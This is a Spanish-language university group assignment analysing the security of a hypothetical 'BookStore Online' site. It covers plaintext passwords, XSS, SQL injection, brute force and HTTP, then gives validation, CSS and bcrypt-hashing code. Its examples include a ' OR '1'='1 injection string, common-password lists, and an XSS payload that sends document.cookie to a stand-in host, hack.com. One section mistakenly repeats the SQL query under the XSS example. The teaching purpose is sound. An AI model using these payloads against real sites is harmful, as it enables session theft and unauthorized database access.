UNIVERSIDAD PRIVADA DE TRUJILLO

UPRIT University

LICENCIADA POR SUNEDU

EVALUACIÓN CONTINUA 2

ARQUITECTURA DE ENTORNOS WEB

MG. ING. BLANCAS NUÑEZ MITCHELL PAULO

GRUPO Nº 1

GRUPO 01

BRAVO PASTOR, CRISTIAN GIANCARLO

GAMBOA BELLO, KENLLI JOSUET

MARCOS SALDIVAR, KEVIN LEONARDO

ORTIZ JIMÉNEZ, ELIZABETH SONIA

PACHERRES BUSTAMANTE, CARLOS MARTÍN

QUISPE CACEDA, MARIA ESTHER

RIVAS CUADROS, IRVING GIANPIERRE

VILLAFUERTE VALDIVIA, ALEJANDRO

INTRODUCCIÓN

En la actualidad, las aplicaciones web se han convertido en una herramienta fundamental para el comercio electrónico y la prestación de servicios digitales. Plataformas como BookStore Online permiten a los usuarios registrarse, buscar productos, realizar compras y compartir opiniones a través de internet. Sin embargo, el desarrollo de este tipo de sistemas también implica enfrentar diversos riesgos de seguridad informática, ya que la información de los usuarios y las transacciones deben ser protegidas frente a posibles ataques.


El presente análisis tiene como objetivo evaluar la seguridad de la plataforma BookStore Online, identificando las vulnerabilidades existentes en su arquitectura y funcionamiento. A partir de este diagnóstico se analizan posibles ataques que podrían afectar al sistema, como SQL Injection, Cross Site Scripting (XSS) y ataques de fuerza bruta, los cuales representan amenazas comunes en aplicaciones web.

Asimismo, se proponen mejoras técnicas y buenas prácticas de desarrollo seguro, incluyendo validación de formularios con HTML y JavaScript, uso de estilos CSS para mejorar la interfaz, consultas seguras en la base de datos MySQL y mecanismos de protección de contraseñas mediante hashing en Python. Estas soluciones permiten fortalecer la seguridad del sistema y garantizar la protección de la información de los usuarios.

De esta manera, el trabajo busca demostrar la importancia de aplicar principios de arquitectura segura en el desarrollo de aplicaciones web, contribuyendo a la creación de plataformas más confiables, eficientes y seguras.

1. Identificación de vulnerabilidades

1.1. Contraseñas guardadas directamente en la base de datos



Dónde se encuentra

En la base de datos MySQL donde se almacenan las cuentas de los usuarios.

Problema

Las contraseñas se guardan en texto plano (plain text).

Ejemplo de tabla insegura:

id	usuario	contraseña
1	ana	123456
2	juan	password


Riesgo

Si un atacante accede a la base de datos:

- puede ver todas las contraseñas
- puede ingresar a las cuentas de los usuarios
- puede reutilizar las contraseñas en otros sistemas

Por lo tanto las contraseñas deben guardarse usando hash criptográfico.

1.2. Falta de validación en el formulario de reseñas



Dónde se encuentra

En el formulario donde los usuarios escriben comentarios de libros.

Problema

Permite ingresar código HTML o JavaScript.

***Ejemplo de tabla insegura*:**

```
<script>alert("Hackeado")</script>
```

Riesgo

Esto puede generar un ataque XSS (Cross Site Scripting).s

Impacto

- robo de cookies
- robo de sesiones
- ejecución de scripts maliciosos

1.3. No existe límite de intentos de inicio de sesión

Dónde se encuentra

En el sistema de login.

Problema

Un usuario puede intentar infinitas veces ingresar contraseñas.

Riesgo

Ataque Fuerza Bruta

***Ejemplo*:**

Un atacante prueba miles de contraseñas automáticamente.

123456
password
admin
12345678

Si alguna coincide → accede a la cuenta.

1.4. Uso de HTTP en algunas páginas

Dónde se encuentra

En páginas que aún no utilizan HTTPS.

Ejemplo

http://bookstore.com/login

Riesgo

Los datos viajan sin cifrado.

Un atacante podría interceptar:

- contraseñas
- cookies
- datos personales

Esto se llama ataque Man-in-the-Middle.

1.5. Falta de validación de datos en formularios

Dónde se encuentra

En formularios de registro, reseñas o búsqueda.

Ejemplo de entrada maliciosa:


```
' OR '1'='1
```

Riesgo


Ataque SQL Injection
Puede permitir:

- acceder a toda la base de datos
- modificar información
- borrar registros

2. Ataques posibles



2.1. SQL Injection



Cómo se realiza

Si el sistema no valida los datos.

Ejemplo de entrada maliciosa:

*SELECT * FROM usuarios WHERE correo = '$correo' AND password = '$password';*

Si el atacante escribe:

' OR '1'='1

La consulta se vuelve:

SELECT * FROM usuarios WHERE correo = '' OR '1'='1';

Resultado:

✔ Acceso sin contraseña.

Impacto

- acceso a cuentas
- robo de información
- manipulación de datos

2.2. Cross Site Scripting (XSS)

Cómo se realiza

Un atacante escribe en una reseña:

<script>
document.location='http://hack.com?cookie='+document.cookie
</script>

La consulta se vuelve:

SELECT * FROM usuarios WHERE correo = '' OR '1'='1';

Resultado:

✓ el script se ejecuta.

Impacto

- robo de sesión
- redirección a sitios falsos
- control del navegador del usuario

2.3. Ataque de fuerza bruta

Cómo se realiza

Un programa intenta miles de contraseñas.

Ejemplo:

admin123
123456
password
qwerty

Impacto

- acceso no autorizado
- robo de cuentas

3. Formulario seguro (HTML + JavaScript)

FormularioHTML

```html
<!DOCTYPE html>
<html>
<head>
<title>Registro Usuario</title>
</head>

<body>

<form id="registroForm">

<h2>Registro de Usuario</h2>

<label>Correo electrónico</label>
<input type="email" id="correo" required>

<br><br>

<label>Contraseña</label>
<input type="password" id="password" required>

<br><br>

<button type="submit">Registrarse</button>

<p id="mensaje"></p>

</form>

<script src="script.js"></script>

</body>
</html>
```

Validación con JavaScript

```javascript
document.getElementById("registroForm").addEventListener("submit", function(event){

let correo = document.getElementById("correo").value;
let password = document.getElementById("password").value;
let mensaje = document.getElementById("mensaje");

if(correo === ""){
mensaje.innerHTML = "El correo no puede estar vacío";
event.preventDefault();
return;
}

if(password.length < 8){
mensaje.innerHTML = "La contraseña debe tener al menos 8 caracteres";
event.preventDefault();
return;
}

mensaje.innerHTML = "Registro válido";

});
```

Este script realiza validación del lado del cliente.
Se verifica que:

- el correo no esté vacío
- la contraseña tenga mínimo 8 caracteres

Esto evita enviar datos incorrectos al servidor.

4. Estilo visual css

CSS

```css
body{
font-family: Arial;
background-color:#f2f2f2;
display:flex;
justify-content:center;
align-items:center;
height:100vh;
}
form{
background:white;
padding:30px;
border:2px solid #333;
border-radius:10px;
width:300px;
}
input{
width:100%;
padding:10px;
margin-top:5px;
}
button{
width:100%;
padding:10px;
background:#4CAF50;
color:white;
border:none;
}
@media (max-width:600px){
form{
width:90%;
}
}
```

Este CSS permite:

- ✓ centrar el formulario
- ✓ agregar borde
- ✓ fondo claro
- ✓ diseño responsivo

El @media permite que funcione correctamente en celulares.

5. Consulta segura en MySQL

Consulta Basica

SELECT nombre, correo
FROM usuarios;

Esto devuelve:

nombre	correo
Ana	ana@gmail.com
Luis	luis@gmail.com

¿Por qué validar datos antes de ejecutar SQL?

Porque evita ataques como:

SQL Injection

Si no se validan los datos un atacante puede escribir:.

' OR '1'='1

Y acceder a la base de datos.

Por eso se recomienda:

✓ validar entradas
✓ usar consultas preparadas
✓ sanitizar datos

6. Protección de contraseñas en Python

Python

```python
import bcrypt

# contraseña ingresada por el usuario
password = input("Ingrese contraseña: ")

# convertir a bytes
password_bytes = password.encode('utf-8')

# generar hash
salt = bcrypt.gensalt()
hashed = bcrypt.hashpw(password_bytes, salt)

print("Contraseña en hash:")
print(hashed)
```

Ejemplo de resultado

$2b$12$A8sjdfhskdjfhskjdfhskjdfhs

Esto significa que:


✓ la contraseña real no se guarda

✓ solo se guarda el hash

El hashing permite:

- proteger contraseñas
- evitar que se vean en texto plano
- aumentar la seguridad de la base de datos

Incluso si un atacante roba la base de datos, no podrá ver las contraseñas reales.



Conclusión

El análisis de seguridad de la plataforma BookStore permitió identificar múltiples vulnerabilidades como:

- almacenamiento inseguro de contraseñas
- falta de validación de datos
- riesgo de ataques XSS y SQL Injection
- ausencia de protección contra fuerza bruta
- uso de HTTP en lugar de HTTPS.

Para mejorar la seguridad se recomienda:

- implementar hashing de contraseñas
- validar entradas de usuario
- usar HTTPS
- aplicar consultas seguras en base de datos
- limitar intentos de inicio de sesión.

Estas medidas permiten proteger la información de los usuarios y garantizar la integridad del sistema web.

REC

UPRIT

UNIVERSIDAD PRIVADA DE TRUJILLO

UPRIT University

LICENCIADA POR SUNEDU

EVALUACIÓN CONTINUA 2

ARQUITECTURA DE ENTORNOS WEB

MG. ING. BLANCAS NUÑEZ MITCHELL PAULO

GRUPO Nº 1

HTTPS://YOUTU.BE/PAMZ5VNACJM

ANEXO

THANK YOU